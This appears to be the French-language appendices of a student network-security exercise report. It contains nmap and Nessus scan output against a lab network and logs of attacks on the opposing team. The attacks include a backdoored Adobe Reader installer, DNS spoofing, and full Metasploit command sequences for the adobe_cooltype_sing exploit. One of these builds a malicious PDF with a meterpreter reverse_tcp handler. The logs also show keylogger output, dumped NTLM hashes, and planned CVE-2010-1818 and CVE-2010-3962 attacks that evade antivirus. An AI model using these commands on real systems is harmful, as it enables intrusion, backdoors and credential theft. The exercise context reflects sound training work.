# → ANNEXES ←

# A01 | **ANALYSE DU RESEAU VIA NMAP (*C1*)**

« ***NMAP est un scanner de ports open source créé par Fyodor et distribué par Insecure.org***. ***Il est conçu pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur le système d'exploitation d'un ordinateur distant***. *Ce logiciel est devenu une référence pour les administrateurs réseaux car l'audit des résultats de NMAP fournit des indications sur la sécurité d'un réseau. Il est disponible sous Windows, Mac OS X, Linux, BSD et Solaris. Pour scanner les ports d'un ordinateur distant, NMAP utilise diverses techniques d'analyse basées sur des protocoles tels que TCP, IP, UDP ou ICMP. De même, il se base sur les réponses particulières qu'il obtient à des requêtes particulières pour obtenir une empreinte de la pile IP, souvent spécifique du système qui l'utilise. C'est par cette méthode que l'outil permet de reconnaitre la version d'un système d'exploitation et aussi la version des services en écoute. Le code source est disponible sous la licence GNU GPL.* » | **WIKI.**

---

## **1.** SCRIPTS NMAP DE GENERATION DE BRUIT VERS LA MACHINE FRONTALE 172.30.0.4 :

```
for x in `seq 1 200`
do nmap -vv -A 172.30.0.3&
done
```

## **2.** COMPTE RENDU NMAP DE L'ANALYSE DE 172.30.0.4 :

```
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-11 09:04 CEST
NSE: Loaded 49 scripts for scanning.
Initiating Ping Scan at 09:04
Scanning 172.30.0.3 [4 ports]
Completed Ping Scan at 09:04, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:04
Completed Parallel DNS resolution of 1 host. at 09:04, 0.00s elapsed
Initiating SYN Stealth Scan at 09:04
Scanning 172.30.0.3 [1000 ports]
Discovered open port 22/tcp on 172.30.0.3
Discovered open port 80/tcp on 172.30.0.3
Discovered open port 25/tcp on 172.30.0.3
Discovered open port 1720/tcp on 172.30.0.3
Discovered open port 23/tcp on 172.30.0.3
Discovered open port 53/tcp on 172.30.0.3
Increasing send delay for 172.30.0.3 from 0 to 5 due to 15 out of 50 dropped probes since
last increase.
Discovered open port 5061/tcp on 172.30.0.3
Discovered open port 3001/tcp on 172.30.0.3
Discovered open port 5060/tcp on 172.30.0.3
Completed SYN Stealth Scan at 09:05, 8.26s elapsed (1000 total ports)
Initiating Service scan at 09:05
Scanning 9 services on 172.30.0.3
Completed Service scan at 09:07, 121.25s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 172.30.0.3
Retrying OS detection (try #2) against 172.30.0.3
Retrying OS detection (try #3) against 172.30.0.3
```

Retrying OS detection (try #4) against 172.30.0.3
Retrying OS detection (try #5) against 172.30.0.3
Initiating Traceroute at 09:07
Completed Traceroute at 09:07, 0.01s elapsed
Initiating Parallel DNS resolution of 1 host. at 09:07
Completed Parallel DNS resolution of 1 host. at 09:07, 0.00s elapsed
NSE: Script scanning 172.30.0.3.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 09:07
Completed NSE at 09:07, 0.97s elapsed
Nmap scan report for 172.30.0.3
Host is up (0.0021s latency).
Scanned at 2010-10-11 09:04:53 CEST for 142s
Not shown: 987 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh Cisco SSH 1.25 (protocol 2.0)
| ssh-hostkey: 2048 96:eb:aa:62:32:c4:b7:d1:63:e8:50:f2:47:e4:2e:51 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDLeCbbqjJvC6dAIkrKI5/EiizUV0Sib1DCUNUKkqfJWN
1BVflNW/xEQLwrRf8ZgfOrxd+1pykVf433ivWK9WW/+ntgRKCE5gD6Q8rjijTHRXktsMgVc6LFo/
MdQnbbk3R8/4qmIHaxvUnThAcW70l90yRx2/HHO0xttz1JLeDLrou98vuPmhCKvdvt0eNGLcIw
RQHTiZ3Ylo2tEU30+2TGSwte8JRiDn+5Q8bxKTFDL1OaFyqs3EBmsVbnwzM5ojANzC162RT38n
7RjjN3ozHCJ3kFrxeo75rHSNGLQwIbWgBmv712gIcWl12t19jDOZ1vTzLHaqMXe8TaRwMtFYqt
23/tcp open telnet Cisco router
25/tcp open smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open domain ISC BIND 9.7.1-P2
80/tcp open http Apache httpd 2.2.16 ((Debian))
|_http-methods: GET HEAD POST OPTIONS
|_html-title: AeroDef.fr - Consultants en aéronautique
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds
1025/tcp filtered NFS-or-IIS
1720/tcp open H.323/Q.931?
3001/tcp open ssh OpenSSH 5.5p1 Debian 4 (protocol 2.0)
| ssh-hostkey: 1024 eb:07:88:a6:95:66:ad:a9:29:ed:ca:a9:1f:a9:d8:66 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBANyejsfoHhkPii0fKYey+9xST/4bU9RvsYH8N91xIYVO1d1HWupne7
E0W5zhwqqWyNe6s+54Oju30jXtuSLHa98GhlBT9gNksxGAT7yPXCz33f/0w8r4eHc/qxxIkzDrF/p
EfytEQzkAsgA536tn7SlYjS9wl/BW4ZAemjGTPZ4PAAAAFQDSU0KXh5zw5maML9ZIcd1Gg15+r
QAAAIA/q7OTNvFnmmifT2SNk37r6XqstQeekUE+D7yXhlqfbRuNkuJFvR6WpAty9ctzcYIyFMjOo
IhyRoUUxaE4kARCx0TLTTz0jRiU1+V96A1jq+5NZolNl2OU+26sS9KoXIS1T7snBeKXYrufBBlXTB2i
GWE9QSUvU2JReJ2vmRE04AAAAIB+dPM/+1mP6VEi2JesUrUGRJRXkXJymMqcctXlwUJurO4H
MVm7NrOY2lUZgI4NMyPfesKK3+r9sFfGUgN5C1Anb5keKDkW5lJe6rXBOe+UMa2xPrs9TwIvCI
yPoEkc7xYh+vluhT/qnXoAcc2rMUz46lY7kyjg03KjoPIPfbpDQA==
| 2048 d2:84:9a:19:3b:3c:5c:07:b1:3f:cf:60:03:02:47:d7 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDjA1vcE+G6Fowir2tANj2ImXUlxZYyaOr0VzHEZ4r0lq
9hOscfIWex68lNtMDufCPpNyTGftTGV/qHo3qI1lFevDgGtX+nhTBxB7T8/XtGFeTEuJBQsehRmI
Xyhn5+Z2CBt4GerCkhXvZHLp6ZzJAsTGEN60N9BDG4AeY8TVd1gikq8zOri8lELt4fkLczK7BYnul2s

zJrTdlK96V5tEMLaecx7fLGIZO6/IRbvapNJ08N8l3ZGFrtABbKXxEjaWWHG/fCrHJXTUKzSmapzp
QZHku4S8P22grhkCw2N5bAZYKNY4MDz7/3iLf+eRQczMxw998MsFpExpmarUxLw4sb
5060/tcp open sip-proxy Cisco SIP Gateway (IOS 12.x)
5061/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see
http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=5.35DC1%D=10/11%OT=22%CT=1%CU=38943%PV=Y%DS=1%DC=T%G=Y%TM=4
CB2B7A
OS:3%P=i686-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10A%TI=RD%CI=RI%II=RI%TS=U)SE
OS:Q(SP=106%GCD=1%ISR=10B%TI=RD%CI=RI%II=RI%TS=U)SEQ(SP=106%GCD=1%ISR=10A%
T
OS:I=RD%CI=RI%II=RI%TS=U)SEQ(SP=FD%GCD=1%ISR=10C%TI=RD%CI=RI%II=RI%TS=U)SEQ
OS:(SP=107%GCD=1%ISR=10D%TI=RD%II=RI%TS=U)OPS(O1=M218%O2=M218%O3=M218%O
4=M2
OS:18%O5=M218%O6=M109)WIN(W1=1020%W2=1020%W3=1020%W4=1020%W5=1020%
W6=1020)E
OS:CN(R=Y%DF=N%T=100%W=1020%O=M218%CC=N%Q=)T1(R=Y%DF=N%T=100%S=O%A=S
+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=42%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
(R=Y
OS:%DF=N%T=100%W=0%S=A%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=42%W=0%S=
A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=100%IPL=38%UN=0%RIPL=G%RID=G%RIPCK
=G%R
OS:UCK=G%RUD=G)IE(R=Y%DFI=S%T=100%CD=S)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OSs: IOS, Linux; Device: router
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 1.06 ms 172.30.0.3
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
**Nmap done: 1 IP address (1 host up) scanned in 143.19 seconds**
**Raw packets sent: 1209 (57.422KB) | Rcvd: 1076 (44.590KB)**

## 3. COMPLEMENTS : NESSUS SCAN (*reports*) | SOURCE : WIKI.

NESSUS est un outil de sécurité informatique. Il signale les faiblesses potentielles ou avérées sur les machines testées. Ceci inclut, entre autres :

- ✓ **Les services vulnérables** à des attaques permettant la prise de contrôle de la machine, l'accès à des informations sensibles (*lecture de fichiers confidentiels par exemple*), des dénis de service...
- ✓ **Les fautes de configuration** (*relais de messagerie ouvert par exemple*).
- ✓ **Les patchs de sécurité non appliqués**, que les failles corrigées soient exploitables ou non dans la configuration testée.

- ✓ **Les mots de passe par défaut**, quelques mots de passe communs, et l'absence de mots de passe sur certains comptes systèmes. NESSUS peut aussi appeler le programme externe Hydra pour attaquer les mots de passe à l'aide d'un dictionnaire.
- ✓ **Les services jugés faibles** (*on suggère par exemple de remplacer Telnet par SSH*).
- ✓ **Les dénis de service** contre la pile TCP/IP

Nous allons voir ci-dessous un **extrait de rapport de scan** (*très long en complet*) effectué avec le logiciel NESSUS, le fichier rendu est une page Web au format .HTM :

## 172.30.0.1

**Scan Time**

| | |
|---|---|
| Start time : | Mon Oct 11 01:45:44 2010 |
| End time : | Mon Oct 11 01:48:47 2010 |

**Number of vulnerabilities**

| | |
|---|---|
| Open ports : | 13 |
| High : | 0 |
| Medium : | 2 |
| Low : | 31 |

**Remote host information**

| | |
|---|---|
| Operating System : | Linux Kernel 2.6.35.5 |
| NetBIOS name : | |
| DNS name : | |

**Résumé du scan : vulnérabilités de classe « *MEDIUM* » trouvées**

### Port snmp (161/udp)

**SNMP Agent Default Community Name (public)**

**Synopsis:**
The community name of the remote SNMP server can be guessed.

**Description:**
It is possible to obtain the default community name of the remote SNMP server.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allow such modifications).

**Risk factor:**
Medium

**CVSS Base Score:**5.0
CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N

**Solution:**
Disable the SNMP service on the remote host if you do not use it, filter incoming UDP packets going to this port, or change the default community string.


**Exemple de vulnérabilité « *MEDIUM* » avec solution possible apportée**

# A02 | **ATTAQUE .PDF (*C1*)**

## **1.** ATTAQUE N°01 : .EXE MALVEILLANT

**Remarque : attaque improvisée lorsqu'ils nous ont demandé de leur fournir ADOBE Acrobat Reader v9.3.4.**

Action : Création d'une backdoor de type « *Reverse_TCP* » à partir de l'exécutable A-Reader 9.3.4.




Résultat : Un début de connexion mais rien de plus (*cause : pare-feu personnel ?*).

Observation : Ils ont testé l'exécutable sur une machine hors du périmètre de Candide SA. En effet, la connexion initialisée provient de l'adresse IP 172.16.48.83 (*et non pas 172.30.0.3*).

Curiosité : Le groupe Défense arrive à installer ADOBE Acrobat Reader avec notre backdoor !!! **FABULEUX** ☺.

## **2.** ATTAQUE N°02 : .PDF VIA WEB


(*voir **page suivante***)

Action : DNS spoofing (*avec Ettercap sur notre machine du réseau opérateur*) + redirection vers une page PDF piratée pour exploiter la faille d'ADOBE Acrobat Reader v9.3.4 :

- Obtenir des backdoors sur les machines de Candide SA.
- Dénis de service de l'accès Internet de Candide SA.

Commandes de l'exploit :

**msfconsole**
**use windows/browser/adobe_cooltype_sing**
**set payload windows/meterpreter/reverse_tcp**
**set lhost 172.16.48.91**
**set srvhost 172.16.48.91**
**set srvport 80**
**set uripath /**
**set lport 3500**
**exploit**




Résultat : Le DNS spoofing a parfaitement fonctionné mais le résultat final n'a pas été celui escompté. En effet, nous avons créé un déni de service mais l'exploit « *adobe_cooltype_sing* » n'a pas généré de connexion sur les machines distantes. Causes possibles de l'échec : Pare-feu personnel ? Type des navigateurs Internet (*IExplorer/Firefox*) ? Version des navigateurs ?

Observation : Le déni de service leur a fait perdre un temps certain.

## **3.** ATTAQUE N°03 : UTILISATION DU FICHIER .PDF MALVEILLANT


Action : Faire exécuter par la défense un .PDF malveillant :

- Obtenir une backdoor sur la machine victime.

Commandes de l'exploit :

```
msfconsole
use windows/fileformat/adobe_cooltype_sing
set filename cv.pdf
set outputpath /root/
set lhost 172.16.48.87
set lport 7878
exploit
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 172.16.48.87
set lport 7878
exploit
```

Résultat : Succès partiel. L'antivirus (*AVG*) a détecté que le fichier .PDF était malveillant. Cependant après exécution du .PDF (*imaginons une personne qui ne comprend pas l'alerte :D*), nous obtenons un contrôle total sur la machine.




Résultat du Keyscan :

**meterpreter > keyscan_dump**
**Dumping captured keystrokes...**
**capture <N3> <CapsLock> fuck <Down>**

Résultat du HashDump :

**meterpreter > hashdump**
**Administrateur:500:49d2a0324f23b86eaad3b435b51404ee:828b4b8135f4fb3dcd4f32667ea5d26f:::**
**HelpAssistant:1000:a664853addcc12c077d1d307ceacc3d9:0e91acbe05e346ad3de11949430c816e:::**
**Invit?:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::**
**SUPPORT_388945a0>?:1002:aad3b435b51404eeaad3b435b51404ee:e0be1bbd173659a718be7110c14b0299:::**
**XpDefense:1003:fb4bdb515cca9c2daad3b435b51404ee:2c0323c719dcc823630cb67e827a54f4:::**

Décryptage de la Hash table avec OPHCRACK :



# A03 | ATTAQUES « *MAQUETTE* » EXEMPLE (*C2*)

Plan des attaques prévu :

**EXPLOIT CVE-2010-1818**

**Contexte :** la victime ouvre un lien à partir de son navigateur Internet Explorer. Le lien pointe vers le serveur pirate.
**Objectif :** mettre en évidence la défaillance possible d'un système de protection que l'utilisateur pense fiable.
**Particularité :** alerte AVG mais impossibilité pour lui de contrer l'attaque !!!

**EXPLOIT CVE-2010-3962**

**Contexte :** la victime ouvre un lien à partir de son navigateur Internet Explorer 6 ou 7. Le lien pointe vers le serveur pirate.
**Objectif :** Exploiter une faille 0day. Rendre hors service l'antivirus et obtenir un accès distant permanent sur la machine victime, même après un redémarrage.
**Particularité :** absolument aucune action n'est attendue de la part de la victime et BYPASS AVG !!!

**METHODE DU « *PIVOT* »**

